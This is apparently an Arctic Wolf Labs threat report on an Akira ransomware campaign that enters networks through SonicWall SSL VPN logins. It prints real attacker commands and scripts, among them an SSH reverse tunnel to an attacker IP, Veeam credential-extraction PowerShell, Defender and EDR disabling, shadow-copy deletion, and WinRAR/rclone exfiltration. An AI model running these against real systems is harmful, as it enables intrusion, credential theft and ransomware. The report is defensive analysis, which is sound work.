Smash and Grab: Aggressive Akira Campaign Targets SonicWall VPNs, Deploys Ransomware in an Hour or Less - Arctic Wolf

By Arctic Wolf Labs

Published: 2025-09-26 · Archived: 2026-04-05 16:06:21 UTC

Key Takeaways

- In late July 2025, Arctic Wolf® detected a surge of malicious activity targeting environments running SonicWall firewalls—a campaign that remains active at the time of publication.
- Threat actors obtained initial access through malicious SSL VPN logins with successful OTP Multi-Factor Authentication (MFA) challenge, and deployed Akira ransomware.
- Early in the kill chain, anomalous SMB activity was observed, pointing to the use of Impacket for discovery and lateral movement.
- Victims span across multiple sectors, showing signs of opportunistic mass exploitation.
- Because dwell time is typically measured in hours, detecting and disrupting the activity early is essential to prevent ransomware encryption and data theft.

Summary

In late July 2025, Arctic Wolf Labs began observing a surge of intrusions involving suspicious SonicWall SSL VPN activity. Malicious logins were followed within minutes by port scanning, Impacket SMB activity, and rapid deployment of Akira

ransomware. Victims spanned across multiple sectors and organization sizes, suggesting opportunistic mass exploitation. This campaign has recently escalated, with new infrastructure linked to it observed as late as September 20, 2025.

SonicWall links the malicious logins observed in this campaign to CVE-2024-40766, an improper access control vulnerability identified a year ago. From this perspective, credentials would have potentially been harvested from devices vulnerable to CVE-2024-40766 and later used by threat actors—even if those same devices were patched. Threat actors in the present campaign successfully authenticated against accounts with the one-time password (OTP) MFA feature enabled.

It is worth noting that SonicWall recently disclosed an incident involving the MySonicWall cloud backup service. While SonicWall has stated the incident was not a ransomware event, the full extent of this breach may not yet be fully known. At this time, there is no evidence linking the MySonicWall cloud backup file incident to the Akira ransomware campaign described here.

With dwell times measured in hours rather than days—among the shortest we've recorded for ransomware—the window for effective response against this threat is exceptionally narrow. By detecting unexpected logins from a handful of hosting-related ASNs and identifying Impacket SMB activity over the network, intrusions can be disrupted at an early stage. We present our findings here to help organizations protect against this ongoing threat.

Background

In September 2024, shortly after the disclosure of CVE-2024-40766, we observed a series of intrusions involving SonicWall SSL VPN services that resemble the tactics seen in the current campaign. As before, staging time in the current campaign is typically measured in minutes rather than days or weeks, with malicious logins quickly followed by data exfiltration and Akira ransomware deployment if not promptly contained.

Across dozens of recent intrusions, some aspects of post-compromise tradecraft varied, suggesting the involvement of multiple threat actors or affiliates. Despite these differences, several recurring elements appeared in most intrusions:

1. VPN client logins originating from hosting providers
2. Internal network scanning
3. Impacket SMB activity tied to discovery
4. Active Directory discovery

In the following sections, we will provide detailed technical insight into the intrusions that emerged in this campaign. Please note that the techniques highlighted here represent a range of intrusions likely carried out by different affiliates.

What We Know About the Intrusions

Scoping the Campaign

The campaign began on July 21, 2025, and remains active at the publication time of this research. We continue to investigate and respond to new attacks through our Managed Detection and Response (MDR) service.

While we are not able to fully scope the SonicWall models and firmware versions affected by this campaign, our investigations revealed malicious SSL VPN logins on NSA and TZ series devices running SonicOS 6 and 7.

SonicOS Version	Release Month
6.5.5.1-6n	January 2025
7.0.1-5065	April 2022
7.0.1-5119	June 2023
7.1.2-7019	August 2024
7.1.3-7015	January 2025
7.3.0-7012	July 2025

SonicWall Hardware
NSa 2600
NSa 2700
NSa 4650
NSa 5700
TZ370
TZ470

On July 29, around the time the ransomware campaign began to intensify, SonicWall released SonicOS version 7.3.0. While SonicWall recommended that all customers update to benefit from new protections against brute force and MFA attacks, there were intrusions affecting devices running version 7.3.0 as well. Additionally, researchers from cybersecurity company Field Effect reported that firewalls running SonicOS versions as recent as 8.0.2 were affected.

Following our outreach to SonicWall, a product notice was issued, suggesting that the current campaign may trace back to earlier exploitation of CVE-2024-40766, impacting SonicOS 5, 6, and 7. In this scenario, credentials stolen from vulnerable firewalls could have been carried forward to newer SonicOS versions, leaving devices exposed even after firmware updates.

Although the credential-based mitigations suggested by SonicWall are reasonable from a best practices standpoint, we are still not able to explain how threat actors were able to successfully bypass MFA. We will demonstrate this bypass below.

Initial Access

A defining hallmark of these intrusions was the presence of SSL VPN logins originating from Virtual Private Server (VPS) hosting providers. While legitimate logins typically originate from broadband, SD-WAN, or SASE service providers, logins from VPS infrastructure are far less likely to be benign. In some intrusions, malicious access also originated from privacy VPNs, though this was less common.

Initial access was not limited to local firewall accounts; LDAP-synchronized accounts were also targeted. Notably, in several intrusions the dedicated account used for Active Directory synchronization was observed logging in via SSL VPN, despite not being intentionally configured for such access. In over half of the intrusions analyzed, we observed login attempts against accounts with the One Time Password (OTP) feature enabled. OTP is an MFA feature implemented within SonicOS.

```
id=REDACTED_FW_NAME sn=REDACTED_SN time="2025-08-04 02:12:52"
fw=REDACTED_FW_IP pri=6 c=0 gcat=13 m=1153 src=0.0.0.0
dst=38.114.123.167 msg="User : User needs one-time password"
n=11070
```

Typically, less than a minute after an OTP challenge, a corresponding OTP login event is generated along the following lines:

```
id=REDACTED_FW_NAME sn=REDACTED_SN time="2025-08-04 02:13:35"
fw=REDACTED_FW_IP pri=6 c=0 gcat=13 m=1153 srcV6=:: dstV6=::
msg="User REDACTED_USERNAME: otp login" n=11071
```

An ‘SSL VPN zone remote user login allowed’ (event ID 1080) message typically appears after successful username/password validation and OTP authentication (when enabled), followed by device profile matching and IP assignment events.

```
id=REDACTED_FW_NAME sn=REDACTED_SN time="2025-08-04 02:13:35"
fw=REDACTED_FW_IP pri=6 c=0 gcat=4 m=1080 msg="SSL VPN zone
```

```
remote user login allowed" src=38.114.123[.]167::X1
dst=REDACTED_PUBLIC_IP::X3 usr="REDACTED_USERNAME"
sess="sslvpnc" dur=0 note="User: REDACTED_USERNAME" n=121

id=REDACTED_FW_NAME sn=REDACTED_SN time="2025-08-04
02:13:3502:13:35" fw=REDACTED_FW_IP pri=6 c=0 gcat=13 m=1153
src=REDACTED_INTERNAL_IP dst=0.0.0.0 msg="User
REDACTED_USERNAME: SSLVPN client matched device profile
Default Device Profile for Windows" n=11072

id=REDACTED_FW_NAME sn=REDACTED_SN time="2025-08-04
02:1302:13:17" fw=REDACTED_FW_IP pri=6 c=0 gcat=13 m=1153
src=REDACTED_INTERNAL_IP dst=38.114.123[.]167
usr="REDACTED_USERNAME" sess="sslvpnc" msg="User
REDACTED_USERNAME: is assigned IP: REDACTED_INTERNAL_IP"
n=11073
```

What About MFA?

While publicly known details are limited around the scope of CVE-2024-40766, SonicWall's August 2025 product notice confirmed that exploitation could enable abuse of administrative functions such as configuration backup, creating opportunities for credential-based attacks.

SonicWall has also confirmed that devices running versions of SonicOS prior to 7.3 may have been susceptible to brute force attacks affecting MFA credentials. While MFA is intended to thwart credential-based attacks, it can still be attacked under certain circumstances. For example, Google Threat Intelligence Group recently uncovered a campaign affecting SonicWall SMA demonstrating that if OTP seeds are obtained by threat actors, they can be used to generate valid OTP tokens.

Credential-based attacks are well established in ransomware; threat actors affiliated with Black Basta, for example, have been known to conduct online brute-force campaigns against live firewall appliances and servers running Remote Desktop Protocol (RDP). Additionally, offline hash cracking offers anonymity and avoids rate limits imposed by live appliances. Similar considerations apply to credentials stolen in this campaign.

In our investigation, we observed repeated malicious SSL VPN logins on accounts with OTP MFA enabled, ruling out scratch code usage in those cases. We also found no signs of malicious use of the compromised accounts prior to SSL VPN login (event ID 1080), nor did we observe unauthorized OTP unbinding events or other malicious configuration changes (event ID 1382) in the five days leading up to the intrusions. Taken together, the evidence points to the use of valid credentials rather than modification of OTP configuration, though the exact method of authenticating against MFA-enabled accounts remains unclear.

Hints of Automated Exploitation

In some instances, multiple login events were observed in quick succession across a variety of accounts, with repeated successful logins tied to the same VPN client IP address. This evenly spaced periodic activity is not typical of legitimate use and raises the possibility of automated authentication against compromised accounts through scripting.

Periodic access of this nature was not consistently observed across all intrusions, however; in most instances, one to two SSL VPN accounts were maliciously accessed.

Figure 1: Malicious SSL VPN login activity spaced out over consistent intervals across multiple user accounts, all originating from the same client IP address.

Discovery and Lateral Movement

Upon gaining SSL VPN access, threat actors wasted no time in attempting lateral movement through compromised environments, typically initiating internal scanning within five minutes of logging in. Although early scanning originated from VPN client IP addresses, tools such as SoftPerfect Network Scanner and Advanced IP Scanner were also deployed in some instances to Windows servers under the %Temp%, Downloads, or Desktop directories.

```
C:\\Users\\REDACTED\\AppData\\Local\\Temp\\3\\Advanced IP
Scanner 2\\advanced_ip_scanner.exe
```

Scanned ports included 135 (RPC), 137 (Netbios), 445 (SMB), and 1433 (SQL). Along with this internal scanning activity, SMBv2 session setup requests were observed, exhibiting a signature consistent with use of the Python Impacket library. The hostnames observed in these SMB events included:

- kali
- WIN
- DESKTOP-HPLM2TD
- WINUTIL
- DESKTOP-A2S6P81
- WIN-V1L65ED9I55
- WIN-5VVC95LFP2G
- DESKTOP-EDE0RR5

Some of these same hostnames were observed in the following types of activity:

- Failed SMB network logins: event ID 4625 (logon type 3)
- Successful SMB network logins: event ID 4624 (logon type 3)
- RDP login activity: event ID 4624 (logon type 10)

RDP was the tool of choice for lateral movement through compromised environments.

Further evidence of Impacket usage was found in the form of quser commands with output redirected to a filename with a six-character randomized string in mixed case, consistent with WMIExec usage.

```
C:\Windows\System32\cmd.exe /Q /c quser 1>
\Windows\Temp\RANDOMIZED_STRING 2>&1
```

Active Directory Enumeration

Discovery of Active Directory (AD) objects was conducted through built-in tools such as nltest, dsquery, and the PowerShell Get-ADUser and Get-ADComputer cmdlets.

```
Get-ADUser -Filter * -Properties * | Select-Object Enabled, CanonicalName,
CN, Name, SamAccountName, MemberOf, Company, Title, Description, Created,
Modified, PasswordLastSet, LastLogonDate, logonCount, Department,
telephoneNumber, MobilePhone, OfficePhone, EmailAddress, mail,
HomeDirectory, homeMDB > C:\ProgramData\AdUsers.txt

Get-ADUser -Filter * -Properties * | Select-Object Enabled, CanonicalName,
CN, Name, SamAccountName, MemberOf, Company, Title, Description, Created,
Modified, PasswordLastSet, LastLogonDate, logonCount, Department,
telephoneNumber, MobilePhone, OfficePhone, EmailAddress, mail,
HomeDirectory, homeMDB >> C:\ProgramData\REDACTED_Users.txt
```

```
Get-ADComputer -Filter * -Property * | Select-Object Enabled, Name,
DNSHostName, IPv4Address, OperatingSystem, Description, CanonicalName,
servicePrincipalName, LastLogonDate, whenChanged, whenCreated >>
C:\ProgramData\REDACTED_Comps.txt
```

For share enumeration, SharpShares (a multi-threaded open-source AD reconnaissance tool) was used.

```
C:\programdata\SharpShares.exe /ldap:all /filter:netlogon,ipc$,print$
/threads:1000 /outfile:C:\programdata\tb.txt

NOTEPAD.EXE C:\ProgramData\tb.txt
```

Further enumeration was conducted using tools such as NetExec, BloodHound, and ldapdomaindump. In some instances, threat actors reviewed the outputs of such tools in notepad.

Extracting VM credentials

One of the threat actor's goals was to gain access to virtual machine (VM) storage and backups. In principle, achieving this would provide threat actors with access to sensitive data as well as domain credentials stored in the filesystem of domain controllers. However, in the majority of observed intrusions, administrator access was obtained through other means prior to VM credential extraction.

In some instances, the sqlcmd utility was used to access Veeam Backup & Replication credentials stored in a SQL server, running as a domain administrator account.

```
sqlcmd -S localhost\REDACTED_USERNAME -E -y500 -s ";" -Q
"SELECT * FROM [VeeamBackup].[dbo].[Credentials];"
```

We also observed execution of a previously unseen PowerShell script that automated the process of credential extraction from the Veeam database, supporting both MSSQL and PostgreSQL backends. The PowerShell script is commented and provides color-coded output for success and failure. It demonstrates the ability to extract encrypted credentials from versions 11 and 12 of Veeam Backup & Replication, with support for decrypting DPAPI secrets stored on the local machine, as well as newer Base64-encoded formats.

Newer versions of Veeam use an encryption salt—random data fed as an additional input to a one-way function that hashes data, a password or passphrase. The script attempts to retrieve the necessary salt for decryption where applicable, searching through several filesystem locations.

```powershell
function Get-EncryptionSalt {
    param([string]$veeamRegPath)

    $saltPaths = @(
        "$veeamRegPath\Data",
        "$veeamRegPath",
        "$veeamRegPath\SqlSettings",
        "$veeamRegPath\DBManager",
        "$veeamRegPath\EnterpriseManager",
        "HKLM:\SOFTWARE\WOW6432Node\Veeam\Veeam Backup and Replication\Data",
        "HKLM:\SOFTWARE\WOW6432Node\Veeam\Veeam Backup and Replication"
    )

    foreach ($path in $saltPaths) {
        if (Test-Path $path) {
            $prop = Get-ItemProperty -Path $path -Name "EncryptionSalt" -ErrorAction SilentlyContinue
            if ($prop -and $prop.EncryptionSalt) {
                return $prop.EncryptionSalt
            }
        }
    }

    $configPath = "C:\ProgramData\Veeam\Backup\Configuration\Configuration.xml"
    if (Test-Path $configPath) {
        $configContent = Get-Content $configPath -Raw
        if ($configContent -match '<EncryptionSalt>([^<]+)</EncryptionSalt>') {
            return $matches[1]
        }
    }

    Write-Host "Encryption salt not found, continuing without it" -ForegroundColor Yellow
    return $null
}
```

Figure 2: The Get-EncryptionSalt PowerShell function retrieves the encryption salt from the file system, checking multiple potential storage locations. (For a full source file, see the Appendix.)

Notably, if a PostgreSQL Veeam installation is detected, the credential recovery script attempts to temporarily modify the database configuration to allow connections from all loopback interfaces for IPv4 and IPv6. This configuration change includes a comment in the modified configuration of "# Veeam Credential Recovery – Temp Trust Rules [Added $(Get-Date)]", where the Get-Date cmdlet populates the date at the time of script execution. Upon completion of script execution, a backup version of the PostgreSQL configuration is restored.

```powershell
function Enable-PgTrustAuth {
    param(
        [string]$pgHbaPath,
        [ref]$BackupCreated
    )

    if (-not (Test-Path $pgHbaPath)) {
        Write-Host "pg_hba.conf not found: $pgHbaPath" -ForegroundColor Yellow
        return $false
    }

    $backupPath = "$pgHbaPath.backup_$(Get-Date -Format 'yyyyMMdd_HHmmss')"
    Copy-Item $pgHbaPath $backupPath -Force
    $BackupCreated.Value = $backupPath

    $trustRules = @(
        "",
        "# Veeam Credential Recovery - Temp Trust Rules [Added $(Get-Date)]",
        "host all all 127.0.0.1/32 trust",
        "host all all ::1/128 trust"
    )

    $currentContent = Get-Content $pgHbaPath
    $newContent = $trustRules + $currentContent
    $newContent | Set-Content $pgHbaPath -Force

    return $true
}
```

Figure 3: The Enable-PgTrustAuth PowerShell function is used to temporarily allow PostgreSQL administrative connections from any IPv4 or IPv6 address, backing up the original configuration before applying changes. (For a full source file, see the Appendix.)

For both MSSQL and PostgreSQL, only the user_name, password, and description fields are selected when retrieving credentials, in contrast with the sqlcmd activity described earlier.

```
            $cmdText = "SELECT [user_name] AS [username], [password], [description] FROM [dbo].[Credentials]"
            $cmd = New-Object System.Data.SqlClient.SqlCommand($cmdText, $conn)
            $adapter = New-Object System.Data.SqlClient.SqlDataAdapter($cmd)
            $dataset = New-Object System.Data.DataSet
            $adapter.Fill($dataset) | Out-Null
```

```
        if (Enable-PgTrustAuth $pgHbaPath ([ref]$pgBackupPath)) {
            if (Restart-PostgreSQL) {
                $pgTrustMethodUsed = $true
                $query = "SELECT user_name AS username, password, description FROM credentials"
                $credentials = & $psqlPath -h localhost -p $pgPort -U postgres -d $pgDB -c $query --csv 2>$null | ConvertFrom-Csv
            }
        }
```

Figure 4: Veeam credentials stored in the database are retrieved, with different queries depending on whether PostgreSQL or MS SQL are used. (For a full source file, see the Appendix.)

Persistence and C2

Threat actors were observed creating local administrator accounts using net.exe on VM backup servers hosting applications such as Veeam Backup & Replication, as well as other Windows servers related to VM administration, using account names like sqlbackup and veean, to blend into the environment.

Threat actors also created domain accounts, elevating some to administrative groups like ESX Admins. These accounts were later used for data exfiltration and to install RMM tools, including AnyDesk and TeamViewer.

```
net user sqlbackup REDACTED /add
net localgroup administrators sqlbackup /add

net group "ESX Admins" REDACTED_USERNAME /domain /add

runas /netonly /user:REDACTED_DOMAIN\REDACTED_USERNAME cmd
```

As an example, an AnyDesk installer was downloaded to ProgramData using PowerShell:

```
“C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -command
"(new-object
System.Net.WebClient).DownloadFile('hxxp://download[.]anydesk[.]com/AnyDesk
.exe';, 'C:\ProgramData\AnyDesk.exe')"
```

We also observed some instances of the open source RustDesk RMM tool being installed by threat actors using a batch script:

```
"C:\Windows\System32\cmd.exe" /C
C:\Users\ADMINI~1\AppData\Local\Temp\RustDesk_install.bat

sc create RustDesk binpath= "\"C:\Program Files\RustDesk\RustDesk.exe\"
--import-config
\"C:\Users\Administrator\AppData\Roaming\RustDesk\config\RustDesk.toml\
"" start= auto DisplayName= "RustDesk Service"
```

As seen in previous campaigns, SSH reverse tunnels were used in several instances as a persistence mechanism, spawning from an interactive cmd prompt:

```
ssh -R 5555 root@170.130.165[.]42
```

These commands were typically executed under a domain account recently created by the threat actor.

In other cases, cloudflared, the open source Cloudflare Tunnel client, was used to bypass the NAT, running from Active Directory domain controllers. This presumably was done to provide access to the compromised network via SSH, judging by the path that the cloudflared software was installed under: C:\ProgramData\ssh. To facilitate remote access, the OpenSSH service was configured to listen on the wildcard address of 0.0.0.0.

The following commands were used to establish the tunnel, configure the host-based firewall, and install a persistent service.

```
C:\ProgramData\ssh\cloudflared[.]exe.exe tunnel run --token
REDACTED_BASE64_TOKEN

New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server
(sshd)' -Enabled True -Direction Inbound -Protocol TCP -Action
Allow -LocalPort 22

cloudflared[.]exe service install REDACTED
_BASE64_TOKEN
```

In some instances, we observed a PowerShell script that automated the process of installing cloudflared as a service. The PowerShell script included comments such as “Alternative download URLs in case GitHub is blocked”, although only GitHub download URLs were provided. Downloads were attempted using the Invoke-WebRequest built in cmdlet, falling back to Start-BitsTransfer if the initial download was unsuccessful.

The script then attempts to install both the MSI and executable versions of cloudflared and wraps up with the installation of a corresponding service using the working directory of the script as the destination. Interestingly, the command line invocation of msiexec configures a log file to be captured for the MSI installation, which is saved in ProgramData with the filename cloudflared_msi_install.log.

```powershell
# Set TLS 1.2 for secure downloads
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

# Alternative download URLs in case GitHub is blocked
$msiUrl = 'https://github.com/cloudflare/cloudflared/releases/download/2025.6.0/cloudflared-windows-amd64.msi'
$exeUrl = 'https://github.com/cloudflare/cloudflared/releases/download/2025.6.0/cloudflared-windows-amd64.exe'

# Try multiple download methods
try {
    # Attempt download with progress
    Write-Host "Downloading cloudflared MSI package..."
    try {
        Invoke-WebRequest -Uri $msiUrl -OutFile 'cloudflared.msi' -UseBasicParsing
    } catch {
        Write-Host "Primary download failed, trying alternative method..."
        # Alternative download method using BITS
        Start-BitsTransfer -Source $msiUrl -Destination 'cloudflared.msi'
    }

    # Verify download
    if (-not (Test-Path 'cloudflared.msi')) {
        throw "MSI download failed"
    }

    # Install MSI silently
    Write-Host "Installing cloudflared MSI package..."
    Start-Process msiexec -ArgumentList "/i `"cloudflared.msi`" /qn /log `"$env:ProgramData\cloudflared_msi_install.log`"" -Wait

    # Download EXE version
    Write-Host "Downloading cloudflared EXE..."
    try {
        Invoke-WebRequest -Uri $exeUrl -OutFile 'cloudflared.exe' -UseBasicParsing
    } catch {
        Write-Host "Primary download failed, trying alternative method..."
        Start-BitsTransfer -Source $exeUrl -Destination 'cloudflared.exe'
    }

    # Verify download
    if (-not (Test-Path 'cloudflared.exe')) {
        throw "EXE download failed"
    }

    # Install service
    Write-Host "Installing cloudflared service..."
    Start-Process -FilePath "$PWD\cloudflared.exe" -ArgumentList "service install REDACTED_BASE64_TOKEN" -Wait

    Write-Host "Installation completed successfully."
} catch {
    Write-Host "An error occurred: $_" -ForegroundColor Red
    exit 1
}
```

Figure 5: A PowerShell script that retrieves the Cloudflare Tunnel installer file and installs it silently.

Defense Evasion

Threat actors attempted to hamper the response of IT staff and other defenders by disabling legitimate RMM tools such as Splashtop on servers they were interacting with, such as VM storage and backup servers. Volume Shadow Copy snapshots were deleted to impair the ability to restore data from backups, using the deprecated Get-WmiObject and Remove-WmiObject PowerShell cmdlets.

```
powershell.exe -Command Get-WmiObject Win32_Shadowcopy | Remove-
WmiObject
```

Threat actors were observed disabling User Account Control (UAC) for local accounts using the LocalAccountTokenFilterPolicy registry key. This allowed remote use of **full admin rights** for local accounts.

```
reg add
\"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Pol
icies\\System\" /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

Across multiple instances, threat actors attempted to disable endpoint detection and response (EDR) tooling and Windows Defender.

```
Set-MpPreference -DisableRealtimeMonitoring $true -
DisableBehaviorMonitoring $true -DisableArchiveScanning $true -
DisableScriptScanning $true -DisableBlockAtFirstSeen $true -
DisableIOAVProtection $true -MAPSReporting Disabled -
SubmitSamplesConsent 2
```

Threat actors also evaded defenses using the bring-your-own-vulnerable-driver (BYOVD) technique. They repackaged Microsoft's consent.exe and ran it from directories disguised as legitimate EDR software. These binaries were often executed from unusual filesystem locations, typically named after a legitimate EDR solution or other legitimate software as a disguise:

```
C:\Users\Administrator\Desktop\New folder\CrowdStrike\consent.exe

C:\Users\Administrator\Downloads\Sentinel\Sentinel\consent.exe

C:\programdata\knowbe4\adisync\config\sentinel\sentinel\consent.exe

C:\ProgramData\AADConnect\Sentinel\Sentinel\consent.exe

C:\ProgramData\HP\Installer\Sentinel\Sentinel\consent.exe
```

In some instances, threat actors utilized a RAR archive named "sentsoph.rar" containing folders named "Sophos" and "Sentinel". Each of those two folders contained consent.exe, a Windows batch file to clear event logs (clean_log_admin.bat), and a DLL file named wmsgapi.dll or msimg32.dll. This DLL file is then used to load a vulnerable device driver (often named rwdrv.sys or churchill_driver.sys) located in %temp% with the goal of disabling EDR.

```
C:\Users\Admin\AppData\Local\Temp\churchill_driver.sys
C:\Users\Admin\AppData\Local\Temp\rwdrv.sys
```

One additional batch file was also observed within some of the RAR archives, serving as a check to identify if the device is running in a Hyper-V environment. Hyper-V is Microsoft's enterprise-grade hypervisor, providing hardware virtualization capabilities that enable organizations to create, manage, and run virtual machines at scale. If a registry key for hypervisor-protected code integrity (HVCI) feature exists, the batch file instructs the threat actor using it to proceed with running an EDR killer.

```
@echo off
setlocal

:: Check if the HVCI registry key exists
reg query
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios
\HypervisorEnforcedCodeIntegrity" > nul 2>&1
if %ERRORLEVEL% neq 0 (
   echo HVCI registry key does not exist. HVCI is NOT enabled. ALL IS GOOD!
   exit /b
)

:: Check the value of the key
for /f "tokens=2*" %%A in ('reg query
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios
\HypervisorEnforcedCodeIntegrity" /v "Enabled"') do (
   set value=%%B
)

if "%value%"=="0x1" (
   echo HVCI is ENABLED on this system. DONT RUN THE KILLER.
) else (
   echo HVCI is NOT ENABLED on this system. FUCK IT RIGHT NOW.
)


pause
```

The consent.exe executables had valid Authenticode digital signatures and were signed by Microsoft, revealed by its version metadata to be part of the Microsoft Windows 7 SP1 operating system. In this EDR bypass mechanism, consent.exe acts as a launcher, which requests administrator privileges before loading a malicious DLL named msimg32.dll or wmsgapi.dll.

This malicious DLL was packed, potentially with Movfuscator or a similar tool, and employs anti-debugging techniques to hamper analysis. All these files had been archived in a RAR archive bearing the same filename as the folders they were created in (e.g., Sentinel.rar).

One of the first checks performed by the malicious DLL queries the system locale with GetSystemDefaultLocaleName(), terminating execution if the result matches a long list of hardcoded Eastern European and Central Asian locales. This geofencing technique is a common practice observed in other targeted ransomware attacks, although more often observed later in the kill chain at the level of the ransomware encryptor binary itself. We include a full list of these excluded locales in the appendix.

Once active, the malicious DLL drops two kernel drivers into the Windows %temp% directory. The first driver, rwdrv.sys, is a vulnerable but legitimate driver used for privilege escalation and kernel access. The second driver, hlpdrv.sys, communicates with the malicious DLL to receive targeted process information. Using IRP packets, the malware identifies specific security processes (e.g., MsMpEng.exe and SecurityHealthService.exe) and then weaponizes Windows Access Control Lists (ACLs) at the kernel level to disable them.



Figure 6: SysInternals DebugView output showing a malicious driver being loaded and ACL tampering to disable security processes.

The hlpdrv.sys driver calls ZwCreateFile() with the WRITE_DAC flag, enabling it to rewrite a file's security descriptor. It then constructs an empty ACL using RtlCreateAcl(), sets this into a new security descriptor, and applies it to the target with ZwSetSecurityObject(). The net result is the ability to render a file or process path completely inaccessible in user mode, effectively neutering security software without directly killing processes or deleting files.



Figure 7: Error message showing Windows Defender's core process (MsMpEng.exe) being blocked after ACL tampering by the malicious driver.

Data Staging and Exfiltration

Threat actors used WinRAR to package files for exfiltration. To do this, they placed WinRAR installers on file servers, domain controllers, and other systems running Windows Server OS. In some instances, the WinRAR installation binary was placed in the ProgramData directory.

```
C:\ProgramData\winrar-x64-712.exe
```

These are the command switches that were used by the threat actor to archive data being staged for exfiltration:

- a – Add files to archive. Creates a new archive or adds to an existing one.
- m0 – Files are stored without compression.
- v3g – Splits archive into 3 GB chunks.
- tn365d – Only archives files from the past year.
- n*.txt -n*.pdf… – Only archives text files, PDF files, Office files, and database files.

```
winrar.exe a -m0 -v3g -tn365d -n*.txt -n*.pdf -n*.xls -n*.doc -n*.xlsx
-n*.docx -n*.BAK -n*.MDB  "C:\Data" "\\"<redacted>"
```

Threat actors were observed extracting the rclone binary from a zip file using WinRAR. They then proceeded to exfiltrate victim data using rclone to virtual private server infrastructure.

```
"C:\Program Files\\WinRAR\\WinRAR.exe\" x -iext -ver -imon1 --
"C:\ProgramData\rclone.zip" C:\ProgramData\rclone\
```

```
C:\ProgramData\rclone\rclone.exe
```

In other instances, FileZilla was the tool of choice for exfiltration. FileZilla was installed to the standard Program Files location.

```
C:\Users\REDACTED\Downloads\FileZilla_3.69.2_win64_sponsored2-
setup.exe

C:\Program Files\FileZilla FTP Client\fzsftp.exe
```

Using the FileZilla sftp client fzsftp.exe, RAR archives were transferred by the threat actor over SSH to a VPS server under their control.

Ransomware Encryption

Ransomware was deployed while specifying the drive of the targeted device as well as a text file of all the connected network shares in a separate command.

```
akira.exe -n=1 -p=D:\\
akira.exe -n=1 -s=share.txt
```

In other instances, ransomware deployment was mapped to the executable locker.exe and executed in a command per drive encrypted.

```
locker.exe -p=F:\\ -n=5
locker.exe -p=G:\\ -n=5
```

The ransomware encryptor binary was deployed to multiple locations, including C:\lock and C:\ProgramData. Binary filenames included akira.exe, locker.exe, and w.exe.

In almost all intrusions, ransomware encryption took place in under four hours from initial access, with a staging interval as short as 55 minutes in some instances.

Recommendations

Early in this campaign, Arctic Wolf issued a security bulletin warning customers and the broader industry about the uptick in malicious SonicWall SSL VPN logins that we observed. We have since updated our bulletin to incorporate SonicWall's latest recommendations.

The most crucial mitigation to this threat is to reset all SSL VPN credentials on SonicWall devices that have ever run firmware vulnerable to CVE-2024-40766, as well as Active Directory credentials on accounts used for SSL VPN access and LDAP synchronization.

Organizations should also consider SonicWall's guidance on the MySonicWall cloud backup file incident and determine on a case-by-case basis if any serial numbers were affected. While SonicWall has stated that this incident was not a ransomware event, the remediation instructions and credential reset procedure are similar to that of CVE-2024-40766. Organizations using the MySonicWall cloud backup feature are strongly advised to reset credentials as instructed by SonicWall.

Early detection is critical in this campaign, and to that end we recommend monitoring for hosting-related ASNs in SonicWall SSL VPN logins. Additionally, monitoring for SMB session setup requests consistent with Impacket provides an early kill chain detection for discovery activity related to this campaign.

As a best practice, if your organization does not conduct business in specific regions, block VPN logins originating from those countries outright. This reduces the attack surface for opportunistic exploitation campaigns such as this one.

Finally, consider blocking logins from infrastructure linked to virtual private servers (VPS) hosting providers and anonymization services. These IP ranges are frequently abused for credential-stuffing and brute-force attacks, while legitimate business use is rare.

Arctic Wolf did not observe malicious logins of accounts using SSO/SAML for VPN authentication. This suggests that separating identity management from firewall appliances can reduce risk and should be considered as a hardening strategy.

How Arctic Wolf Protects Its Customers

Arctic Wolf is committed to ending cyber risk, and when new ransomware campaigns are identified we act decisively to protect our customers. Arctic Wolf already had detections in place for the core techniques employed in this campaign before it began, and we were therefore able to detect and respond early and effectively on behalf of our customers.

Additionally, as always, we have incorporated the new threat intelligence collected from this SonicWall SSL VPN ransomware campaign to augment and improve the detection capabilities of our platform.

Detection Opportunities

As part of our Managed Detection and Response (MDR) service, Arctic Wolf has detections in place for the techniques described in this blog, in addition to other techniques employed by the same ransomware threat actors to whom this campaign has been attributed.

Firewall

